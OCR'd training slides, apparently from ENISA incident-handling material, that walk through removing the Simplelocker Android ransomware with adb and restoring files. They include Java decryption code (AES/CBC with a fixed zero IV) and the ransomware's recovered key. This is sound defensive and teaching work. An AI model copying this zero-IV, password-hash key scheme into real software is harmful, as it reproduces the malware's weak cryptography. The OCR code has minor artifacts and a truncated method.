
- **adb shell**

In android shell:

- **cd data/data**

Find the package name (org.simplelocker)

(alternatively see running processes)




enisa@enisa-vm: ~/Desktop/Training-Material/Mobile_threats_IH
File Edit Tabs Help
enisa@enisa...
enisa@enisa...

```
enisa@enisa-vm:~/Desktop/Training-Material/Mobile_threats_IH$ adb shell
# cd data/data
# ls
com.android.backupconfirm
com.android.browser
com.android.calculator2
com.android.calendar
com.android.camera
com.android.certinstaller
com.android.contacts
com.android.customlocale2
com.android.providers.settings
com.android.providers.telephony
com.android.providers.userdictionary
jp.co.omronsoft.openwnn
org.simplelocker
# exit
enisa@enisa-vm:~/Desktop/Training-Material/Mobile_threats_IH$
```

Uninstall Ransomware

- **adb uninstall org.simplelocker**




```
com.android.quicksearchbox
com.android.sdksetup
com.android.settings
com.android.sharedstoragebackup
com.android.soundrecorder
com.android.speechrecorder
com.android.systemui
com.android.vpndialogs
com.android.wallpaper.livepicker
com.example.android.apis
com.motorola.pgmsystem
com.motorola.programmenu
com.svox.pico
jp.co.omronsoft.openwnn
org.simplelocker
# exit

enisa@enisa-vm:~/Desktop/Training-Material/Mobile_threats_IH$ adb uninstall org.simplelocker
Success
enisa@enisa-vm:~/Desktop/Training-Material/Mobile_threats_IH$
```

Action Proposed

- Uninstallation works!
- For decryption we create an app that reverses the action of the Ransomware:
  - Parses all .enc files
  - Decrypts using decryption method & key
- We will work on a copy of the files just in case the decryption fails
- Again Test on Emulator (or Test Device)


Action Proposed



```java
    private final SecretKeySpec key;
    private AlgorithmParameterSpec spec;

    public SimplelockerRemoval(String password) throws Exception {

        MessageDigest digest = MessageDigest.getInstance("SHA-256");
        digest.update(password.getBytes("UTF-8"));
        byte[] keyBytes = new byte[32];
        System.arraycopy(digest.digest(), 0, keyBytes, 0, keyBytes.length);

        cipher = Cipher.getInstance("AES/CBC/PKCS5Padding");
        key = new SecretKeySpec(keyBytes, "AES");
        spec = getIV();
    }

    public AlgorithmParameterSpec getIV() { return new IvParameterSpec(new byte[16]); }

    public void decrypt(String paramString1, String paramString2) throws Exception {
        FileInputStream localFileInputStream = new FileInputStream(paramString1);
        FileOutputStream localFileOutputStream = new FileOutputStream(paramString2);
        this.cipher.init(2, this.key, this.spec);
        CipherInputStream localCipherInputStream = new CipherInputStream(localFileInputStream, this.cipher);
        byte[] arrayOfByte = new byte[8];
        while (true) {
            int i = localCipherInputStream.read(arrayOfByte);
            if (i == -1) {
                localFileOutputStream.flush();
                localFileOutputStream.close();
                localCipherInputStream.close();
                return;
            }
            localFileOutputStream.write(arrayOfByte, 0, i);
        }
    }


    private String SD_CARD_ROOT;
```

decryption method and encryption keys discovered earlier


Action Proposed



```
    }


    private String SD_CARD_ROOT;

    public static String[] getEncryptedFiles() {

        File mFile= Environment.getExternalStorageDirectory();
        String sdroot =mFile.toString();

        Collection<String> tFileList  =new ArrayList<~>();
        // array of valid image file extensions
        String[] imageTypes = {"enc"};
        FilenameFilter[] filter = new FilenameFilter[imageTypes.length];

        int i = 0;
        for (final String type : imageTypes) {
            filter[i] = (FilenameFilter) (dir, name) -> {
                    return name.endsWith("." + type);
            };
            i++;
        }

        FileUtils fileUtils = new FileUtils();
        File[] allMatchingFiles = fileUtils.listFilesAsArray(
                new File(sdroot), filter, -1);
        for (File f : allMatchingFiles) {
            String filename = f.getName();
            tFileList.add(filename);
        }

        return tFileList.toArray(new String[]{});
    }

    public static String[] getEncryptedFilesPath() {

        File mFile= Environment.getExternalStorageDirectory(
```

The app parses all files looking for .enc extension

Action Proposed



SimpleLockerRemoval

Key: jndlasf074hr

